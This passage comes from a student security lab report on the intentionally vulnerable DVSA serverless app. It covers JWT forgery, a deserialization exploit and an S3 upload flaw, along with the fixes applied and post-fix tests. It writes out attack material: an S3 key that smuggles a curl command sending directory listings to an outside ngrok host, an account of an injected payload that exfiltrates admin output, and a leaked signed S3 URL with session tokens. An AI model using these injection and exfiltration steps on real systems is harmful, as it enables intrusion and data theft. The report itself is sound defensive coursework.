- Verify the JWT signature using the correct public key
- Validate required claims such as issuer, expiration, and token_use
- Extract the authenticated identity only after successful verification
- Reject forged, tampered, expired, or otherwise invalid tokens with a controlled error response

This mitigation addresses the root cause because it moves the trust boundary from user-controlled payload data to cryptographically verified identity.

2.7 Code / Config Changes

File changed: DVSA-ORDER-MANAGER/order-manager.js

Before fixing: shown in Screenshot_19

After fixing, helper code was added to fetch the Cognito JWKS and verify JWT signatures:

```javascript
const https = require('https');

let _jwksCache = { keystore: null, fetchedAt: 0 };

function resp(statusCode, bodyObj) {
    return {
        statusCode,
        headers: { "Access-Control-Allow-Origin": "*" },
        body: JSON.stringify(bodyObj)
    };
}

function fetchJson(url) {
    return new Promise((resolve, reject) => {
        https.get(url, (res) => {
            let data = "";
            res.on("data", (c) => data += c);
            res.on("end", () => {
                if (res.statusCode >= 200 && res.statusCode < 300) {
                    try { resolve(JSON.parse(data)); } catch (e) { reject(e); }
                } else {
                    reject(new Error(`HTTP ${res.statusCode}: ${data.slice(0,200)}`));
                }
            });
        }).on("error", reject);
    });
}

async function getCognitoKeystore() {
    const now = Date.now();
    if (_jwksCache.keystore && (now - _jwksCache.fetchedAt) < 6 * 60 * 60 * 1000) {
        return _jwksCache.keystore;
    }

    const region = process.env.AWS_REGION;
    const userPoolId = process.env.userpoolid;
    const jwksUrl = `https://cognito-idp.${region}.amazonaws.com/${userPoolId}/.well-known/jwks.json`;

    const jwks = await fetchJson(jwksUrl);
    const keystore = await jose.JWK.asKeyStore(jwks);
    _jwksCache = { keystore, fetchedAt: now };
    return keystore;
}

async function verifyCognitoJwt(jwt) {
    const region = process.env.AWS_REGION;
    const userPoolId = process.env.userpoolid;
    const issuer = `https://cognito-idp.${region}.amazonaws.com/${userPoolId}`;

    const keystore = await getCognitoKeystore();
    const result = await jose.JWS.createVerify(keystore).verify(jwt);
    const claims = JSON.parse(result.payload.toString("utf8"));

    if (claims.iss !== issuer) throw new Error("bad issuer");
    if (typeof claims.exp === "number" && (Date.now() / 1000) > claims.exp) throw new Error("expired");
    if (claims.token_use && !["access", "id"].includes(claims.token_use)) throw new Error("bad token_use");

    return claims;
}
```

Screenshot_20

The vulnerable JWT parsing block was then replaced with the verified version shown below:

```
25      var auth_header = (headers.Authorization || headers.authorization || "");
26      var jwt = auth_header.replace(/^Bearer\s+/i, "").trim();
27
28      if (!jwt) {
29          return callback(null, resp(401, { status: "err", msg: "missing authorization" }));
30      }
31
32      verifyCognitoJwt(jwt).then((claims) => {
33          var user = claims.username || claims["cognito:username"] || claims.sub;
34          if (!user) {
35              return callback(null, resp(401, { status: "err", msg: "missing subject" }));
36          }
37
38          var isAdmin = false;
39
40          var params = {
41          UserPoolId: process.env.userpoolid,
42          Username: user
43          };
44
45          const cognitoidentityserviceprovider = new CognitoIdentityProviderClient();
46          const command = new AdminGetUserCommand(params);
47          const userData = cognitoidentityserviceprovider.send(command);
48
49          userData.then((userData) => {
```

Screenshot_21

Summary of the change:

- Added helper code to fetch the Cognito JWKS and cache the keystore
- Added a JWT verification function that checks the signature, issuer, expiration, and token_use claims
- Replaced direct payload decoding with verified token processing
- Returned controlled responses for missing or invalid tokens

2.8 Verification After Fix

After the patched **DVSA-ORDER-MANAGER** code was deployed, two verification tests were performed. First, the original attacker token was used again to confirm that legitimate behavior still worked. That request continued to return the attacker's own orders, as shown below:

```
overpower@DESKTOP-K2O53
overpower@DESKTOP-K2O53FS:/mnt/c/Users/Amjad/Desktop/KFUPM/Term-252/ICS-344/Project/Documentation$ curl -s "$API" \
-H "content-type: application/json" \
-H "authorization: $TOKEN_ATTACKER" \
--data-raw '{"action":"orders"}' | jq
{
  "status": "ok",
  "orders": [
    {
      "order-id": "6b7fd575-8120-4c7f-9e41-184b968a4eef",
      "date": 1776277914,
      "total": 45,
      "status": "shipped",
      "token": "ZzXsQIWBjVKO"
    },
    {
      "order-id": "63e98545-2b07-4abb-aa9a-1ff05c38ea0e",
      "date": 1776277821,
      "total": 28,
      "status": "shipped",
      "token": "8KNGd4ny7MSV"
    }
  ]
}
overpower@DESKTOP-K2O53FS:/mnt/c/Users/Amjad/Desktop/KFUPM/Term-252/ICS-344/Project/Documentation$
```

Screenshot_22

Next, the forged token was sent again to the same orders endpoint. This time the backend rejected the request with an invalid token response, as shown below:

```
overpower@DESKTOP-K2O53
overpower@DESKTOP-K2O53FS:/mnt/c/Users/Amjad/Desktop/KFUPM/Term-252/ICS-344/Project/Documentation$ curl -s "$API" \
-H "content-type: application/json" \
-H "authorization: $FAKE_AS_VICTIM" \
--data-raw '{"action":"orders"}' | jq
{
  "status": "err",
  "msg": "invalid token"
}
overpower@DESKTOP-K2O53FS:/mnt/c/Users/Amjad/Desktop/KFUPM/Term-252/ICS-344/Project/Documentation$
```

Screenshot_23

This shows that the forged JWT no longer succeeds after the fix, while normal authenticated behavior still works.

2.9 Structured Operation and Security Analysis

2.9.1) Intended Logic and Security Rule(s)

Under normal conditions:

1. A client authenticates through Amazon Cognito and receives a JWT.
2. The client sends a request to the /Stage/order API endpoint with the JWT in the Authorization header.
3. API Gateway forwards the request to DVSA-ORDER-MANAGER.
4. The Lambda function must verify the JWT signature and important claims before trusting any identity field.
5. Only then should the backend use the verified identity to retrieve that user's orders.

Security rule(s):

- Only a valid, verified JWT may determine user identity.
- A user must not be able to change payload claims and impersonate another user.
- Protected order endpoints must reject forged, altered, expired, or unverifiable tokens.

2.9.2) Evidence Sources and Behavior Trace

Artifacts used:

- Browser workflow and DevTools token capture
- Decoded JWT payload fields
- Normal attacker-token order response
- Forged-token victim-order response
- order-manager.js source code before and after fixing
- Terminal output from curl, python3, and jq

Behavior comparison:

- **Normal case:** the attacker token returns only the attacker's own orders.
- **Exploit case:** after modifying the username and sub claims, the forged token returns the victim's orders.
- **Post-fix case:** the valid attacker token still works, but the forged token is rejected as invalid.

2.9.3) Deviation Analysis and Classification

The exploit behavior deviates from the intended logic because the backend trusted identity claims from a JWT whose integrity was not verified. Instead of requiring a valid signature from a trusted issuer before using the payload, the code accepted attacker-controlled claims and used them to authorize access to another user's orders.

Deviation class: Intentional misuse / security-relevant abuse

2.9.4) Explainable Fix and Post-Fix Validation

The wrong assumption in the original implementation was that decoding the JWT payload was enough to identify the authenticated user, which was false because payload contents can be modified unless the signature is verified.

The fix belongs to the authentication section of **DVSA-ORDER-MANAGER/order-manager.js**. The exact change added **Cognito JWKS** retrieval, signature verification, and validation of required claims before user identity was accepted. Post-fix validation confirmed that the forged token now fails with an invalid token response while the legitimate attacker token continues to work normally.

Vulnerability	Intended Rule(s)	Artifacts Used to Infer Rule	Normal Behavior Evidence	Exploit Behavior Evidence
Lesson #2: Broken Authentication	Only a valid, verified JWT may determine user identity; one user must not access another user's orders.	Browser flow, decoded JWT claims, order-manager.js source code, terminal requests, and API responses.	Screenshot_14 shows that the attacker token returned only attacker orders.	Screenshot_16 shows that the forged token returned the victim's orders.

Vulnerability	Why This Is a Deviation	Deviation Class	Fix Applied (Where)	Post-Fix Verification	Optional Latency Before / After Logging
Lesson #2: Broken Authentication	The backend trusted JWT payload claims without signature verification, which allowed attacker-controlled identity data to authorize access to another user's orders.	Intentional misuse / security-relevant abuse	Added Cognito JWKS-based JWT verification in DVSA-ORDER-MANAGER/order-manager.js and replaced direct payload decoding with verified token processing.	Screenshot_23 shows that the forged token was rejected after the fix, while Screenshot_22 shows that the valid attacker token still worked.	Optional

2.10 Takeaway / Lessons Learned

This lesson shows that broken JWT validation is not a cosmetic issue. If the backend trusts unverified claims, an attacker can impersonate another user and gain unauthorized access to protected data. In a serverless system, once the wrong identity is trusted by the API-handling Lambda function, every downstream function may operate on behalf of the attacker. The key secure design lesson is that authentication must be based on cryptographically verified identity, not on user-controlled token contents.

Lesson #3: Sensitive Information Disclosure

3.1 Goal and Vulnerability Summary

This lesson demonstrates a **Sensitive Information Disclosure** vulnerability in the DVSA serverless application. The main affected component is the **DVSA-ORDER-MANAGER Lambda function**, which can be abused through the same event-injection weakness from **Lesson #1** to invoke an internal admin-only function. By sending a malicious payload to the public **/Stage/order** endpoint, an attacker can trigger **DVSA-ADMIN-GET-RECEIPT**, generate a signed S3 download URL, and retrieve archived order receipts for other users.

3.2 Why This Works / Root Cause

The vulnerability is possible because the request parser in **DVSA-ORDER-MANAGER** still unserializes attacker-controlled input and executes specially crafted function payloads. Once that code runs inside Lambda, it can use the AWS SDK available in the function package to invoke internal backend functionality that should never be reachable from a normal user request. In this lesson, the injected payload calls **DVSA-ADMIN-GET-RECEIPT** with a chosen year and month, and the admin function returns a signed S3 URL for a ZIP archive of receipts. The same unsafe parsing logic that was shown in **Lesson #1** is therefore the root cause that enables this disclosure chain.

3.3 Environment and Setup

- The DVSA instance was deployed in AWS us-east-1.
- The public API base URL: https://tligmlgyk4.execute-api.us-east-1.amazonaws.com/Stage
- The target endpoint: https://tligmlgyk4.execute-api.us-east-1.amazonaws.com/Stage/order
- The internal function abused in this lesson: DVSA-ADMIN-GET-RECEIPT
- The exfiltration endpoint used for testing: https://lurk-barn-confident.ngrok-free.dev

The main AWS services and resources involved were:

- Amazon API Gateway: the public entry point
- AWS Lambda function: DVSA-ORDER-MANAGER
- AWS Lambda function: DVSA-ADMIN-GET-RECEIPT
- Amazon S3: storage location of archived receipt ZIP files
- Amazon CloudWatch Logs: used to troubleshoot failed attempts during exploitation

The local tools used were:

- curl
- Ngrok
- python3
- AWS Console

3.4 Reproduction Steps


1. Ngrok was configured and started to provide an externally reachable callback endpoint. The tunnel forwarded public HTTPS traffic to the local test host and exposed a web inspection interface at http://127.0.0.1:4040. This setup is shown below:

Screenshot_24

2. A malicious request was sent to the public **/Stage/order** endpoint. The request used the same $$ND_FUNC$$ event-injection technique from **Lesson #1**, but this time the injected code required **@aws-sdk/client-lambda**, created a Lambda client, invoked **DVSA-ADMIN-GET-RECEIPT** with {"year":"2018","month":"12"}, and then sent the raw invocation response to the Ngrok callback URL. The exact request used in the final working exploit is shown below:


Screenshot_25

3. After the request was submitted, Ngrok captured an incoming GET request to /lol. The exfiltrated response was visible in the request path as a URL-encoded data parameter. This proved that the injected code executed successfully, the internal admin function was invoked, and its response left the Lambda environment through the external callback channel. The captured callback is shown below:



Screenshot_26

4. The value after “data=” was then saved locally and decoded with a short Python script. The script URL-decoded the Ngrok payload, parsed the outer JSON object, reconstructed the byte-array style Payload field into bytes, and finally decoded it into readable text. The decoding process and final payload output are shown below:


overpower@DESKTOP-K2D53 X
overpower@DESKTOP-K2D53FS:/mnt/c/Users/Amjad/Desktop/KFUPM/Term-252/ICS-344/Project/Documentation/LESSON-3-Sensitive-Information-Disclosure$ python3 - <<'PY'
import json
import urllib.parse
with open("output.txt", "r", encoding="utf-8") as f:
data = f.read().strip()
decoded = urllib.parse.unquote(data)
obj = json.loads(decoded)
payload_obj = obj["Payload"]
payload_bytes = bytes(payload_obj[str(i)] for i in range(len(payload_obj)))
final_output = payload_bytes.decode("utf-8")
print(final_output)
PY
{"status": "ok", "download_url": "https://dvsa-receipts-bucket-64627832363@-us-east-1.s3.amazonaws.com/zip/2018-12-dvsa-order-receipts.zip?AWSAccessKeyId=ASIAZM6JQTWXAMDI2VZM&Signature=QmYnMbuezeyTkn3eEYthr4Cnc%2Fo%3D&x-amz-security-token=IQoJb3JpZ2luX2VjEPM%2F%2F%2F%2F%2F%2F%2
F%2F%2F%2FwEaCXVzLWhhc3Qtb3NMEUCIQCvtNRQwaRR2CaBXXE%2FCduqNbsishJPJOqIxxTVCCBFEgIg8nQaUE3eT95hO%2FraWoLP9yG8AP7yfM%2BsdDDVi1811VvUqhAQIx%2F%2F%2F%2F%2F%2F%2F%2FARAAGgw2NDVyNzgzMjM2MzAIDKYAQ0UkYr8ldxLSzirYA%2Bc6%2F558M%2F2e7s3K1VFjmhizNFl4Sri NNFvbU6AUqVPDYB2YsQa%2Bqf6Qa6uf
XyRDwpsZBT276BVJQISqDo81LAJ5%2F%2F%2F%2F%2F%2F%2F

3.6 Fix Strategy / Probable Mitigation

The most effective fix belongs in **DVSA-ORDER-MANAGER**, because that is where the unsafe deserialization allows arbitrary attacker-controlled code execution. The correct mitigation is to restore safe request parsing so that request bodies are handled strictly as JSON data rather than as executable content.

The main security improvement needed is:

- Remove node-serialize from the request path
- Replace serialize.unserialize(event.body) with JSON.parse(event.body || "{}")
- Treat event.headers as a normal object instead of unserializing it
- Reject malformed JSON with a controlled error response
- Keep the Lesson #2 JWT verification logic in place so that authentication also remains protected

This mitigation breaks the entire exploit chain at its first stage. Once the malicious action value is treated as a plain string rather than executed code, the attacker can no longer invoke **DVSA-ADMIN-GET-RECEIPT** or obtain signed S3 URLs.

3.7 Code / Config Changes

File changed: DVSA-ORDER-MANAGER/order-manager.js

Before fixing, the same vulnerable parsing logic from **Lesson #1** was still present in **DVSA-ORDER-MANAGER**. That unsafe code path used node-serialize and unserialized attacker-controlled input, which enabled the injected admin-call payload. The code is shown in Screenshot_1.


After fixing, the handler was changed back to safe JSON parsing. The request body was parsed using JSON.parse(), the headers were treated as a plain object, and malformed input was rejected safely. The code is shown in Screenshot_7.

Summary of the change:

- Removed unsafe deserialization from the request path
- Restored safe parsing for event.body and event.headers
- Preserved normal request handling while preventing code execution
- Blocked the internal admin-function invocation path used in the exploit


3.8 Verification After Fix

After the patched **DVSA-ORDER-MANAGER** code was deployed, the exact same exploit request was sent again. This time the API returned an error response indicating that the supplied action was unknown, which means the malicious payload was treated as a normal string rather than executed code. The post-fix request and response are shown below:



Screenshot_29

Most importantly, ngrok no longer received any new callback request after the exploit was re-run. The inspection interface remained empty, proving that the attacker-controlled code did not execute and that no internal admin response was exfiltrated. This is shown below:



Screenshot_30

3.9 Structured Operation and Security Analysis

3.9.1) Intended Logic and Security Rule(s)

Under normal conditions:

1. A client sends a standard request to the public **/Stage/order** API endpoint.
2. API Gateway forwards the request to DVSA-ORDER-MANAGER.
3. The Lambda handler parses the body as plain data and processes only legitimate action values such as orders, get, shipping, or billing.
4. Internal admin-only functionality such as DVSA-ADMIN-GET-RECEIPT must never be callable through user-controlled request content.
5. Private receipt archives stored in S3 must only be exposed through authorized administrative workflows.

Security rule(s):

- User-controlled request fields must never execute code.
- A public API request must not be able to trigger internal admin Lambda functionality.
- Receipt archives and signed download URLs must remain unavailable to unauthorized users.

3.9.2) Evidence Sources and Behavior Trace

Artifacts used:

- The vulnerable DVSA-ORDER-MANAGER source code
- Ngrok tunnel status and callback capture
- The decoding python script

Behavior comparison:

- **Normal case:** the order endpoint should only process legitimate action strings and should never contact Ngrok or invoke admin-only functions.
- **Exploit case:** The malicious action value executes, invokes **DVSA-ADMIN-GET-RECEIPT**, receives a signed S3 download URL, and exfiltrates the response to Ngrok.
- **Post-fix case:** The same payload is treated as plain data, the API returns an invalid/unknown action style response, and Ngrok receives no new request.

3.9.3) Deviation Analysis and Classification

The exploit behavior deviates from the intended logic because the public order endpoint was able to execute attacker-supplied code and reach internal admin functionality that should have been isolated from ordinary users. Instead of remaining within the normal request-processing path, the backend crossed a privilege boundary and exposed private receipt data through a signed S3 URL.

Deviation class: Intentional misuse / security-relevant abuse

3.9.4) Explainable Fix and Post-Fix Validation

The wrong assumption in the original implementation was that request input could safely be unserialized even when it came directly from an external client. That assumption was false because specially crafted input could inject and execute arbitrary JavaScript during deserialization.

The fix belongs to the request parsing section of **DVSA-ORDER-MANAGER/order-manager.js**. The exact change removed unsafe unserialization and restored safe JSON parsing for the request body and native handling of headers.

Post-fix validation confirmed that:

- The same exploit payload no longer reached the admin Lambda function
- No Ngrok callback was generated after the fix
- No signed S3 receipt URL was produced
- The public endpoint continued to respond without executing attacker-controlled code
-

Vulnerability	Intended Rule(s)	Artifacts Used to Infer Rule	Normal Behavior Evidence	Exploit Behavior Evidence
Lesson #3: Sensitive Information Disclosure	Public order requests must not invoke internal admin functions, and receipt archives must remain inaccessible to unauthorized users.	Vulnerable source code, exploit request, Ngrok callback, decoded payload output, and downloaded ZIP evidence.	After the fix, the same payload is handled as data only and Ngrok remains empty.	Screenshot_26 shows the exfiltrated admin response, Screenshot_27 shows the decoded signed URL, and Screenshot_28 shows the downloaded archive.

Vulnerability	Why This Is a Deviation	Deviation Class	Fix Applied (Where)	Post-Fix Verification	Optional Latency Before / After Logging
Lesson #3: Sensitive Information Disclosure	Attacker-controlled input executed code, crossed into admin-only functionality, and exposed private S3 receipt data through a signed URL.	Intentional misuse / security-relevant abuse	Restored safe JSON parsing in DVSA-ORDER-MANAGER/order-manager.js and removed unsafe deserialization from the public request path.	Screenshot_29 shows the payload is no longer executed, and Screenshot_30 shows that Ngrok no longer receives the exfiltration callback.	Optional

3.10 Takeaway / Lessons Learned

This lesson shows how a code-injection weakness can quickly expand into a sensitive-data exposure issue in a serverless environment. The attacker did not need direct S3 access; instead, the public order-processing function was abused to invoke an internal admin workflow that generated a signed download URL on the attacker's behalf. The secure design lesson is that internal functionality must not be reachable from untrusted input, and request parsing must never execute client-controlled content. Once the deserialization flaw was removed, the entire disclosure chain collapsed.

Lesson #4: Insecure Cloud Configuration

4.1 Goal and Vulnerability Summary

This lesson demonstrates an Insecure Cloud Configuration vulnerability in the DVSA serverless application. The main affected component is the Amazon S3 receipt bucket used by the application to store order receipt files. The bucket tested in this lesson was dvsa-receipts-bucket-646278323630-us-east-1.

The security issue is that the bucket allowed an external user to upload objects directly into a backend-controlled storage location. This is dangerous because receipt files are not only stored in S3. Objects with the .raw extension are automatically processed by the DVSA-SEND-RECEIPT-EMAIL Lambda function. As a result, an attacker can write attacker-controlled data into a trusted application bucket and cause backend serverless logic to process that data.

The impact is a trust-boundary failure between cloud storage and backend automation. Instead of only processing files generated by the DVSA order workflow, the backend accepts and processes files placed into the bucket by an unauthorized uploader.

4.2 Why This Works / Root Cause

The vulnerability works because the receipt bucket permits object uploads from outside the trusted DVSA workflow. The backend assumes that .raw files inside the receipts bucket are legitimate receipt files generated by the application, but this assumption fails when external users can upload objects directly.

The processing function reads the uploaded object key from the S3 event, decodes the key, downloads the object, and later uploads a processed .txt file. The vulnerable behavior is therefore triggered by the existence of attacker-controlled objects in the expected S3 path.

The original Lambda code also contained a risky os.system() call while appending receipt content to the local file. Even though the strongest evidence in this lesson is unauthorized S3 write access followed by backend processing, shell execution in a file-processing Lambda is an unsafe coding pattern and increases the risk if attacker-controlled values ever reach the command string.

```
    download_path = f'/tmp/{str(uuid.uuid4())}.txt'
    date = datetime.datetime.now().strftime('%Y-%m-%d %H:%M')
    os.system(f'echo -e "\t----------------------\n\t\tDate: {date}" >> ' + download_path)
```

Screenshot_34

The decoded object key is shown in the Lambda code before the validation fix. This key comes from the S3 event, so the backend must not blindly trust it.

```
    key = urllib.parse.unquote_plus(urllib.parse.unquote(key))
```

Screenshot_35

Root cause summary:

- The receipts S3 bucket allowed unauthorized object uploads.
- The backend automatically processed .raw files without verifying that they came from a trusted application path.
- The Lambda function originally lacked sufficient input validation on the object key.
- The Lambda function also used os.system() for simple file-writing behavior, which should be avoided in secure code.

4.3 Environment and Setup

The DVSA instance was deployed in AWS us-east-1.

The main AWS services and resources involved were:

- Amazon S3 bucket: dvsa-receipts-bucket-646278323630-us-east-1
- AWS Lambda function: DVSA-SEND-RECEIPT-EMAIL
- Amazon CloudWatch Logs: /aws/lambda/DVSA-SEND-RECEIPT-EMAIL
- AWS Console: used to inspect S3 permissions and Lambda code
- AWS CLI: used to upload objects and list the receipt path

The local tools used were:

- AWS CLI
- AWS Console
- CloudWatch Logs viewer

4.4 Reproduction Steps

1. First, a local empty file was prepared so it could be uploaded into the S3 bucket.

touch ~/empty

2. A test upload was performed using a crafted S3 object key similar to the helper-guide style. The important part is that the object was uploaded directly to the receipts bucket and ended with a .raw-style filename so the backend processing path could be reached.

aws s3 cp ~/empty 's3://dvsa-receipts-bucket-646278323630-us-east-1/2020/20/20/null_;curl https://lurk-barn-confident.ngrok-free.dev?data="$(ls)";echo x.raw' --acl public-read

The upload succeeded, proving that the account could write directly into the receipt bucket. The command output is shown below.

Screenshot_31


3. To produce a cleaner proof of backend processing, a simpler test object was uploaded to the same receipt path using a normal .raw filename.

aws s3 cp ~/empty 's3://dvsa-receipts-bucket-646278323630-us-east-1/2020/20/20/AAAA_BBBB.raw' --acl public-read

4. After the upload, the S3 path was listed using AWS CLI.

aws s3 ls s3://dvsa-receipts-bucket-646278323630-us-east-1/2020/20/20/

The result showed both AAAA_BBBB.raw and AAAA_BBBB.txt. This means the attacker-controlled .raw object was accepted into the bucket and then processed by the backend Lambda function into a .txt output file.



Screenshot_32

4.5 Evidence and Proof

The strongest proof is the S3 listing in Screenshot_32. The file AAAA_BBBB.raw was uploaded directly using the AWS CLI, and the backend later produced AAAA_BBBB.txt in the same path. This proves the full vulnerable chain: unauthorized upload, S3 event processing, and backend-generated output.

This evidence is important because the attacker did not create the .txt file manually. The .txt output confirms that the Lambda function processed the uploaded .raw object. The attacker therefore influenced backend behavior simply by writing an object into the S3 receipt bucket.

This satisfies the objective of the lesson: demonstrating that insecure cloud storage permissions allow an attacker to inject files into a trusted backend workflow.

4.6 Fix Strategy / Probable Mitigation

The fix should address both the cloud configuration issue and the Lambda hardening issue. The primary fix is at the S3 bucket level: public write access must be removed so external users cannot create objects in the receipts bucket. The bucket should accept writes only from trusted application roles.

The second fix is in the Lambda code. DVSA-SEND-RECEIPT-EMAIL should validate the S3 object key before processing it and should reject unexpected file types. Since the function is intended to process raw receipt files, it should reject any object key that does not end with .raw.


The third fix is to avoid shell execution for normal file-writing behavior. The os.system() call should be replaced with safe Python file operations. This prevents shell command injection opportunities if attacker-controlled values are introduced into the command path later.

The main security improvements needed are:

- Enable S3 Block Public Access on the receipts bucket.
- Reject uploads that rely on public ACLs such as --acl public-read.
- Allow S3 PutObject only from trusted DVSA backend roles.
- Validate object names and file suffixes before Lambda processing.
- Replace os.system() with safe Python file-writing code.

4.7 Code / Config Changes

The first configuration change was made in Amazon S3. Block all public access was enabled for the receipts bucket. This blocks public ACL usage and prevents the same public-read upload style used during exploitation.



Screenshot_33

The Lambda code was also hardened. In DVSA-SEND-RECEIPT-EMAIL, validation was added immediately after decoding the S3 object key:

```
    key = urllib.parse.unquote_plus(urllib.parse.unquote(key))
    if not key.endswith(".raw"):
        return {"status": "error", "message": "invalid file type"}
```

Screenshot_36

The validation check rejects unexpected file types before the function continues to process the object. This limits the processing path to expected .raw receipt files only.

The unsafe shell-based file write shown earlier in Screenshot_34 should be replaced with safe Python file operations such as:

```
with open(download_path, "a") as f:
  f.write("\t----------\n\t\tDate: {}\n".format(date))
```

Summary of the change:

- Enabled S3 Block Public Access for the receipts bucket.
- Blocked public ACL uploads used by the attack command.
- Added .raw validation in DVSA-SEND-RECEIPT-EMAIL/send_receipt_email.py.
- Replaced unsafe shell execution with safe Python file writing.
- Preserved the intended receipt-processing behavior for trusted backend-created files.

4.8 Verification After Fix

After applying the fix, the same upload style was tested again using AWS CLI. The command attempted to upload TEST.raw to the same receipt path while using --acl public-read.

aws s3 cp ~/empty 's3://dvsa-receipts-bucket-646278323630-us-east-1/2020/20/20/TEST.raw' --acl public-read

This time, the upload failed with AccessDenied. The error showed that public ACLs are prevented by the BlockPublicAcls setting in S3 Block Public Access. This is the expected secure behavior because the bucket no longer accepts the public ACL upload path used by the attacker.

Screenshot_37

This confirms that the main attack path was closed. Before the fix, the upload succeeded and a backend-generated .txt file appeared. After the fix, the upload is blocked before Lambda processing can occur.

4.9 Structured Operation and Security Analysis

4.9.1) Intended Logic and Security Rule(s)

Under normal conditions:

1. The DVSA backend creates receipt files after legitimate order-processing events.
2. Only trusted backend services should write receipt objects into the receipts S3 bucket.
3. The DVSA-SEND-RECEIPT-EMAIL Lambda function should process only trusted .raw receipt files.
4. External users should not directly upload files into backend receipt storage.
5. File-processing code should validate object keys and avoid shell execution.

Security rule(s):

- S3 buckets used for backend application data must not allow public write access.
- Lambda functions triggered by S3 must not assume that every object in the bucket is trusted unless bucket permissions enforce that assumption.
- Object key and file type validation must occur before processing.
- Shell commands should not be used for simple file-writing logic.

4.9.2) Evidence Sources and Behavior Trace

Artifacts used:

- S3 bucket and receipt path evidence.
- AWS CLI successful upload command.
- S3 listing showing both AAAA_BBBB.raw and AAAA_BBBB.txt.
- DVSA-SEND-RECEIPT-EMAIL code before and after validation.
- Post-fix AccessDenied output from the same upload style.

Behavior comparison:

- **Normal case:** receipt files should be created only by trusted DVSA backend workflows.
- **Exploit case:** an external upload directly places a .raw object in the receipts bucket, and Lambda processes it into a .txt file.
- **Post-fix case:** the same upload attempt fails with AccessDenied because public ACLs are blocked.

4.9.3) Deviation Analysis and Classification

The exploit behavior deviates from the intended logic because an external actor was able to write directly into an internal receipt bucket and trigger backend processing. The system treated the presence of a .raw file in S3 as enough evidence that the file was legitimate, even though the bucket permissions allowed the attacker to create that file.

Deviation class: Intentional misuse / security-relevant abuse

4.9.4) Explainable Fix and Post-Fix Validation

